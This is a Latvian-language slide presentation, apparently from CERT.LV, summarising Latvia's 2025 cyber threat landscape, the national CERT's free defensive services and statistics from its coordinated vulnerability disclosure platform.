

Notikumi Latvijas kibertelpā 2025. gadā

Varis Teivāns
9.12.2025



Latvijas kiberapdraudējuma līmenis noteikts kā **augsts** kopš 2022.gada janvāra

Apdraudējuma ainava līdzīga visām Baltijas jūras valstīm



Apdraudējuma izcelsme

Krievija, Baltkrievija, ar KTR saistītas grupas


Izteikti hibrīds raksturs
Ja kaut kas nodara kādu
kaitējumu, tas ir
pielietojams



Daži pieturpunkti


Attīstīti vairāk kā 15 bezmaksas pakalpojumi

- DNS ugunsmūris (Android + IOS, DNS recursive, RPZ sync)
- SOC
Reakcijas uz APT no 6 mēn. uz reāllaiku / 1 dienu
- ABS sensoru tīkls un draudu izlūkošana
- Draudu simulācija
- RED Team
- u.c.



Daži pieturpunkti

- Vēlēšanas un kurš vainīgs
- Izspiedējvīrusi un datu noplūdes
- ClickFix
- Krāpšana



CERT.LV nodrošinātie pakalpojumi		Kritiskā infrastruktūra	NKDL subjekti – svarīgie un būtiskie	Pārējie
IKDIENAS AIZSARDZĪBA				
1	Kiberdrošības incidentu risināšana un diennakts atbalsts	✓	✓	✓
2	DNS ugunsmūra pakalpojums ikvienam Latvijas iedzīvotājam un uzņēmumam	✓	✓	✓
3	DNS ugunsmūra pakalpojums ar RPZ tehnoloģijām tiem, kas paši uztur savus DNS rekursīvos serverus	✓	✓	Tiek izvērtēti
4	Informācijas tehnoloģiju drošības apdraudējumu agrās brīdināšanas sistēma (jeb ABS)	✓*	✓**	Izņēmuma kārtā
5	Drošības operāciju centrs (jeb SOC)	✓*	✓**	Izņēmuma kārtā
TESTĒŠANA				
6	Koordinēta ievainojamību atklāšana	✓	✓	✓
7	Pikšķerēšanas uzbrukumu simulācija	✓	Tiek izvērtēti	Tiek izvērtēti
8	Kiberapdraudējumu simulācija	✓*	✓**	Izņēmuma kārtā
9	Kiberdrošības draudu medības	✓*	✓**	Izņēmuma kārtā
10	IT drošības testi	✓***	✓***	✓***
11	Industriālās automatizācijas un vadības sistēmu drošības laboratorija	✓*	✓**	Izņēmuma kārtā
IZGLĪTOŠANA				
12	Sabiedrības izglītošana, lekcijas un dalība pasākumos	✓	✓	Tiek izvērtēti
CITI				
13	Latvijas kiberdrošības kopienas ziņojumapmaiņas platforma	✓	✓	✓
14	NTP laika serveris	✓	✓	✓
15	CERT.LV MISP - ar Jaunatūru saistītās informācijas apmaiņas platforma	✓	✓	Tiek izvērtēti


RED TEAM



IT sistēmu
drošības testi



Pikšķerēšanas
uzbrukumu
simulācijas kampaņas



Koordinēta ievainojamību ziņošanas platforma

**IEVAINOJAMĪBU ZIŅOŠANA**
CVD PLATFORMA

[LV](#) [EN](#)[IENĀKT](#)[REĢISTRĒTIES](#)

 Ziņas

 BUJ

 Programmas

Ievainojamību ziņošanas platforma paredzēta valsts pārvaldes iestāžu resursos identificēto ievainojamību ziņošanai un ziņojumu apstrādei.

Platformā ir publicēta informācija par visām iestādēm, kuras brīvprātīgi iesaistījušās koordinētas ievainojamību atklāšanas procesā un noteikušas resursus (sadaļā "Programma"), uz kuriem ievainojamību ziņošana attiecināma. Platformā tiek reģistrēti visi ievainojamību ziņojumi un ar to apstrādi saistītā komunikācija starp iesaistītajām pusēm.

[REĢISTRĒTIES](#)

Informācija ziņošanai
un ziņojumu
apstrādei

2024 © CERT.LV

Platformas lietošanas noteikumi

Par mums

Informācija saziņai

Personas datu apstrādes kārtība




- Drošības pētnieki: 132 aktīvi (3.cet. +18)
- Aktīvas iestāžu programmas: 13
- Ievainojamību ziņojumi: 372 (3. cet. +159) tostarp:


✓ CERT.LV klientūras ievainojamības: 203 (3.cet.+100)

✓ Uz konkrētām iestāžu programmām reģistrētās ievainojamības: 171 (3.cet.+59)

CVD ievainojamību ziņojumu skaits gada griezumā



Izplatītākās pikšķerēšanas kampaņas, izmantojot organizāciju nosaukumus
(% daļa no kopējā CERT.LV apstrādāto ziņojumu skaita; 2025. gada pirmie 11 mēn.)

